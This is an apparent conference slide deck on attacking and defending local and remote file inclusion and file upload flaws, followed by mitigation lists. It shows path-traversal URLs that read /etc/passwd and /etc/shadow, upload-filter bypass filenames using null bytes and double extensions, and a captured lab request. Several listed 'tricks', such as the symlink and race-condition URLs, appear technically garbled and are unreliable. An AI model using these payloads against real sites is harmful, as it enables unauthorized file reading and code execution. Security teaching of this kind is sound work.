

Attacking and Defending LFI, RFI to RCE Vulnerability

With **Arlindo C. Junior**



Cyber
Talk

MOZDEVZ 10

About 0x73




**Arlindo Cossa
Júnior**



- Information Security Leader
- Security Strategy & Risk Advisor
- Ex Head of Security @ ATHSec
- Security Technology at Mining Industry
- Microsoft Security Architect / Researcher


Agenda

- File Upload, Inclusion to RCE
- Bypassing
- Mitigation Strategies
- Tools and Resources




What About...

Remote File
Upload





Remote File Upload

attacks involve exploiting vulnerabilities in file upload mechanisms to upload malicious files




File Upload



What About...

Local File
Inclusion





Local File Inclusion

attacks involve exploiting vulnerabilities in file inclusion mechanisms to include malicious files or sensitive data

`http://webapp.thm/get.php?file=../../../../etc/passwd`



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/bin/false
```



What about Risks



Here are three risks related to

Remote File upload

- Insufficient Input Validation
- Misconfigured File Upload Directories
- Lack of File Upload Security Policies

Local File Inclusion

- Insufficient Input Validation
- Misconfigured File Upload Directories
- Lack of File Upload Security Policies



**Where can we
See Vulnerabilities**



File upload Pages and headers

For every file upload page, there are some headers that always exist. Main headers:

- File name
- File Type
- Magic Number
- File Content
- File Size
- File path

File Inclusion page parameters

For every file inclusion page, there are some operators that always exist:

?name=

- page
- lang
- inc
- include
- file
- path
- dir

- template
- theme
- p
- id

● =



At


Remote File
Inclusion



File upload Pages and headers

For every file upload page,
there are some headers that
always exist. Main headers:

- File name
- File Type
- Magic Number
- File Content
- File Size
- File path



```
POST /my-account/avatar HTTP/2
Host: 0a6f008e0445a31e84fde59e0032005c.web-security-academy.net
Cookie: session=d3WU91ulj8Uep007pv7Q6YeZ3EbIaSxe
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=-----410995644724813969911750342449
Content-Length: 486
Origin: https://0a6f008e0445a31e84fde59e0032005c.web-security-academy.net
Referer: https://0a6f008e0445a31e84fde59e0032005c.web-security-academy.net/my-account?id=wiener
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

-----410995644724813969911750342449
Content-Disposition: form-data; name="avatar"; filename=""
Content-Type: application/octet-stream

-----410995644724813969911750342449
Content-Disposition: form-data; name="user"

wiener
-----410995644724813969911750342449
Content-Disposition: form-data; name="csrf"

b9vgViYysYcUDt1xh7YZD1UVyQEbBtE6
-----410995644724813969911750342449--
```

Bypassing



1. Insufficient Input Validation



- **PHP:** .php, .php2, .php3, .php4, .php5, .php6, .php7, .phps, .phps, .pht, .phtm, .phtml, .pgif,
- .shtml, .htaccess, .phar, .inc, .hphp, .ctp, .module
- Working in PHPv8: .php, .php4, .php5, .phtml, .module, .inc, .hphp, .ctp
- **ASP:** .asp, .aspx, .config, .ashx, .asmx, .aspq, .axd, .cshtm, .cshtml, .rem, .soap, .vbhtm, .vbhtml, .asa, .cer, .shtml
- **Jsp:** .jsp, .jspx, .jsw, .jsv, .jspf, .wss, .do, .action
- Coldfusion: .cfm, .cfml, .cfc, .dbm
- Flash: .swf
- **Perl:** .pl, .cgi

2. Insecure File Inclusion Mechanisms

Insufficient Input Validation

Try adding special characters at the end.

- file.php%20
- file.php%0a
- file.php%00

Try to bypass the protections tricking

- **file.php%00.png**
- file.php%00.png
- file.php\x00.png
- file.php%0a.png
- file.php%0d%0a.png
-

Try to put the exec extension before the valid extension

- file.php.png



3. Lack of File Permission Controls:



File Upload Header Tampering

- Upload a file with a **Content-Type** header of **image/jpeg** to bypass image file type restrictions.

File Upload Size Tampering

- Upload a file with a size of **0 bytes** to bypass file size restrictions

File Permission Tampering

- Upload a file with permissions **chmod 777 > rwxrwxrwx** to allow anyone to read, write, and execute the file.

Null Byte Injection

- Upload a file named **file.jpg%00.php** to bypass permission controls.

At

Local File
Inclusion



File Inclusion page parameters


For every file inclusion page,
there are some operators that
always exist:

?name=

- page
- lang
- inc
- include
- file
- path
- dir

- template
- theme
- p
- id

==



Bypassing



1. Tricks to bypass file inclusion permission controls:



Symlink Attack

- `http://example.com/index.php?page=../../../../etc/shadow&symlink=../../../../etc/`

Race Condition Attack

- `http://example.com/index.php?page=../../../../passwd&rce=true`

File Inclusion Header Tampering

- `http://example.com/index.php?page=../../../../passwd&header=../../../../etc/shadow`


Null Byte Injection

- `https://example.com/index.php?page=../../../../passwd%00`

File Inclusion Size Tampering


- `http://example.com/index.php?page=../../../../passwd&size=0`

Mitigation Strategies




7 tricks to help developers mitigate risks related to

Local File Upload

1. **List allowed extensions:** Only allow safe and critical extensions for business functionality to prevent malicious file uploads.
 2. **Validate file type:** Validate the file type, don't trust the Content-Type header as it can be spoofed, to ensure that only allowed file types are uploaded.
 3. **Change filename:** Change the filename to something generated by the application to prevent tampering with the original filename.
 4. **Set filename length limit:** Set a filename length limit and restrict the allowed characters if possible to prevent abuse.
 5. **Set file size limit:** Set a file size limit to prevent large files from being uploaded and causing issues.
 6. **Authorized users only:** Only allow authorized users to upload files to prevent unauthorized access.
 7. **Store files securely:** Store the files on a different server or outside of the webroot to prevent direct access to the files.
- 


7 tricks to help developers mitigate risks related to **Local File Include**






1. **Use a whitelist approach:** Only allow inclusion of files from a specific whitelist of trusted files and directories to prevent arbitrary file inclusion.
2. **Validate input:** Validate user input to prevent tampering with the file inclusion mechanism, such as using input validation and sanitization.
3. **Use a secure file inclusion mechanism:** Use a secure file inclusion mechanism, such as using a PHP framework's built-in file inclusion functions, to prevent arbitrary file inclusion.
4. **Limit file inclusion to specific directories:** Limit file inclusion to specific directories, such as a templates or includes directory, to prevent access to sensitive files.
5. **Use a file inclusion sandbox:** Use a file inclusion sandbox, such as a chroot jail, to isolate the file inclusion mechanism and prevent access to sensitive files.
6. **Monitor file inclusion activity:** Monitor file inclusion activity to detect and prevent malicious file inclusion attempts.
7. **Keep software up to date:** Keep software and dependencies up to date to prevent exploitation of known vulnerabilities in file inclusion mechanisms.

Tools and Resources

- Browser
- Burp suite
- Foxy Proxy



Tools and Resources





Demo

Demo

Demo

Conclusion



Q/A



<https://www.linkedin.com/in/arlindo0x73/>

